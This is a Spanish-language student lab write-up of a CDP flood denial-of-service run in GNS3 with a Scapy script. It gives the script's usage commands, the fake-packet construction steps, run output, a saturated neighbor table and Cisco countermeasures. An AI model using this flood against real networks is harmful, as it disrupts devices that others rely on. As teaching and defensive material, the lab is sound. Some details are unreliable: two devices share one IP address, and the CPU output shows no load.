

01

CDP DoS

Documentación Técnica — Laboratorio de Seguridad de Redes GNS3

CDP — Capa 2 | OSI Layer 2

Autor: Diego Marte

Matrícula: 2023-0316

GitHub: github.com/DarkyGhost107/network-security-cdp-flood

Fecha: 5 de junio de 2026

GNS3 | Laboratorio Controlado | Uso Educativo Exclusivo

CDP Flood Attack — Laboratorio de Seguridad de Redes

Aviso Legal

Este repositorio es de uso exclusivamente educativo dentro de un laboratorio controlado (GNS3).
El uso de estas técnicas en redes reales sin autorización expresa es ilegal y puede conllevar sanciones penales.

1. Objetivo del Laboratorio

Demostrar cómo un atacante puede saturar la tabla de vecinos CDP (*Cisco Discovery Protocol*) de un switch o router Cisco enviando un gran volumen de paquetes CDP con identificadores de dispositivo y MACs falsas, causando:

- Agotamiento de memoria en el dispositivo objetivo.
 - Inestabilidad o reinicio del proceso CDP.
 - Posible revelación de topología a futuros ataques.
-

2. Objetivo del Script

cdp_flood.py genera y envía continuamente paquetes CDP falsos hacia la dirección multicast 01:00:0c:cc:cc:cc, haciendo que el switch Cisco registre cientos de vecinos inexistentes hasta agotar su tabla CDP.

3. Parámetros del Script

Parámetro	Flag	Tipo	Default	Descripción
Interfaz	-i / --interface	str	eth0	Interfaz de red desde donde se lanza el ataque
Cantidad	-c / --count	int	500	Número de paquetes CDP falsos a enviar
Delay	-d / --delay	float	0.0	Pausa en segundos entre cada paquete

Ejemplo de uso

```
# Ataque básico: 500 paquetes en eth0
sudo python3 cdp_flood.py

# Ataque con interfaz y cantidad personalizadas
sudo python3 cdp_flood.py -i eth1 -c 1000

# Ataque controlado con delay de 10ms entre paquetes
sudo python3 cdp_flood.py -i eth0 -c 2000 -d 0.01
```

```
(root@kali)-[/home/kali/network-security-cdp-flood]
# sudo python3 cdp_flood.py -i eth1 -c 2000

CDP FLOOD ATTACK - Laboratorio GNS3
Interfaz: eth1 | Paquetes: 2000

[+] 100/2000 | 19.1 pkt/s
[+] 200/2000 | 25.8 pkt/s
[+] 300/2000 | 27.8 pkt/s
[+] 400/2000 | 29.5 pkt/s
[+] 500/2000 | 26.7 pkt/s
```

4. Requisitos

```
# Sistema operativo
Kali Linux / Ubuntu 20.04+ (dentro de VM en GNS3)

# Python
Python 3.8+

# Dependencias
pip install scapy
pip install scapy[complete] # Incluye módulos contribuidos como CDP

# Privilegios
root (sudo) - requerido para enviar paquetes de capa 2
```

5. Funcionamiento del Script


FLUJO DEL ATAQUE

1. Generar MAC fuente aleatoria
2. Generar Device ID aleatorio
3. Construir frame Ethernet con dst=01:00:0c:cc:cc:cc
4. Encapsular LLC + SNAP (OUI Cisco 0x00000c)
5. Agregar cabecera CDPv2
6. Añadir TLVs: DeviceID, PortID, Platform, Version
7. Enviar via sendp() por la interfaz especificada
8. Repetir N veces

Estructura del paquete:

```
[ Ethernet II ]
├─ dst: 01:00:0c:cc:cc:cc (Multicast Cisco)
├─ src: <MAC aleatoria>
└─ [ LLC ]
    └─ dsap=0xAA ssap=0xAA ctrl=0x03
        └─ [ SNAP ]
            └─ OUI=0x00000C code=0x2000
                └─ [ CDPv2 Header ]
                    └─ [ TLV DeviceID ] ← Nombre de dispositivo falso
                        [ TLV PortID ] ← GigabitEthernet0/0
                        [ TLV Platform ] ← Modelo Cisco falso
                        [ TLV Version ] ← IOS Version falsa
```

6. Topología de Red (GNS3)



Direccionamiento IP

Dispositivo	Interfaz	IP	Rol
Atacante (Kali)	eth0	192.168.1.50/24	Origen del ataque
Switch Cisco	Gi0/0	192.168.1.1/24	Objetivo (CDP activo)
Router víctima	Gi0/0	192.168.1.1/24	Vecino legítimo CDP

VLANs

VLAN	Nombre	Uso
1	default	Red de laboratorio
10	management	Acceso de gestión

7. Capturas de Pantalla

Tabla CDP antes del ataque

```
SW-LABORATORIO#show cdp neighbors
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater, P - Phone,
                  D - Remote, C - CVTA, M - Two-port Mac Relay

Device ID         Local Intrfce   Holdtme    Capability Platform Port ID
Total cdp entries displayed : 0
```

Script ejecutándose

```
(root@kali)-[/home/kali/network-security-cdp-flood]
# sudo python3 cdp_flood.py -i eth1 -c 2000

CDP FLOOD ATTACK - Laboratorio GNS3
Interfaz: eth1 | Paquetes: 2000

[+] 100/2000 | 19.1 pkt/s
[+] 200/2000 | 25.8 pkt/s
[+] 300/2000 | 27.8 pkt/s
```

Tabla CDP saturada

```

SW-LABORATORIO#show cdp neighbors
Capability Codes: R - Router, T - Trans Bridge, B - Source
                  S - Switch, H - Host, I - IGMP, r - Repeater, P - Phone,
                  D - Remote, C - CVTA, M - Two-port Mac Relay

Device ID      Local Intrfce    Holdtme    Capability  Platform  Port ID
xvtjnxhhyp     Gig 0/0          169        WS-C2960    Gig 0/0
oo23g03xvk     Gig 0/0          166        WS-C2960    Gig 0/0
fxpqfu71dn     Gig 0/0          162        WS-C2960    Gig 0/0
ri014725pn     Gig 0/0          160        WS-C2960    Gig 0/0
mh3tgrx4nu     Gig 0/0          158        C9200       Gig 0/0
qtcvqi64ka     Gig 0/0          155        WS-C3750    Gig 0/0
syovk8g0av     Gig 0/0          155        C9200       Gig 0/0
qomjd0242y     Gig 0/0          154        C9200       Gig 0/0
iaekd3tnx3     Gig 0/0          153        WS-C2960    Gig 0/0
hv0ed03uk2     Gig 0/0          152        WS-C2960    Gig 0/0
2p57yj7twg     Gig 0/0          151        C9200       Gig 0/0
2jvabdv0if     Gig 0/0          149        WS-C3750    Gig 0/0
9yxurm65c2     Gig 0/0          148        WS-C2960    Gig 0/0
qvlncmingk     Gig 0/0          145        WS-C2960    Gig 0/0
9ocpi2rghc     Gig 0/0          145        WS-C2960    Gig 0/0
all1n2ycvei     Gig 0/0          142        WS-C2960    Gig 0/0
7yasmyq6yv     Gig 0/0          139        WS-C2960    Gig 0/0
wz52nx62bz     Gig 0/0          139        C9200       Gig 0/0
i9mhg37ww6     Gig 0/0          139        WS-C2960    Gig 0/0
q22qxiutyi     Gig 0/0          139        WS-C2960    Gig 0/0

Total cdp entries displayed : 1655

```

CPU del switch

```

SW-LABORATORIO#show processes cpu sorted
CPU utilization for five seconds: 1%/1%; one minute: 0%; five minutes: 0%
PID Runtime(ms)   Invoked    uSecs   5Sec   1Min   5Min TTY Process
106      320       8610       37    0.15%  0.04%  0.01% 0 CDP Protocol
1         51      2094       24    0.00%  0.00%  0.00% 0 Chunk Manager
2         36      482       74    0.00%  0.00%  0.00% 0 Load Meter
3          0        4        0    0.00%  0.00%  0.00% 0 SpanTree Helper
4       1177      339     3471    0.00%  0.00%  0.00% 0 Check heaps
5       1852     4905      377    0.00%  0.00%  0.00% 0 Pool Manager
6         48      137      350    0.00%  0.00%  0.00% 0 DiscardQ Backgro
7          0        2        0    0.00%  0.00%  0.00% 0 Timers
8          0      104        0    0.00%  0.00%  0.00% 0 WATCH_AFS
9          0        2        0    0.00%  0.00%  0.00% 0 IOSv out console
10         0        1        0    0.00%  0.00%  0.00% 0 Crash writer

```

Comandos para verificar el impacto en el switch:

```

SW# show cdp neighbors
SW# show cdp neighbors detail
SW# show processes cpu | include CDP

```

8. Contramedidas

Contramedida	Comando Cisco IOS	Descripción
Deshabilitar CDP globalmente	no cdp run	Desactiva CDP en todo el dispositivo
Deshabilitar CDP por interfaz	no cdp enable	Solo en puertos de acceso hacia usuarios
Usar LLDP en su lugar	no cdp run + lldp run	Protocolo estándar con más control
Rate-limiting de tramas	storm-control broadcast level 10	Limita tráfico de broadcast/multicast

Configuración recomendada (Best Practice):

```
! Deshabilitar CDP en puertos de acceso (hacia endpoints)
interface range GigabitEthernet0/1 - 24
  no cdp enable

! Mantener CDP solo en enlaces trunk/uplinks entre equipos de red
interface GigabitEthernet0/25
  cdp enable
```

```
SW-LABORATORIO(config)#interface gig0/0
SW-LABORATORIO(config-if)#no cdp en
SW-LABORATORIO(config-if)#no cdp enable
SW-LABORATORIO(config-if)#
```

9. Referencias

- CVE-2020-3120 — Cisco CDP DoS
- Cisco Security Advisory: CDP Vulnerabilities
- Scapy Documentation

Laboratorio de Seguridad de Redes · GNS3 · Uso educativo exclusivo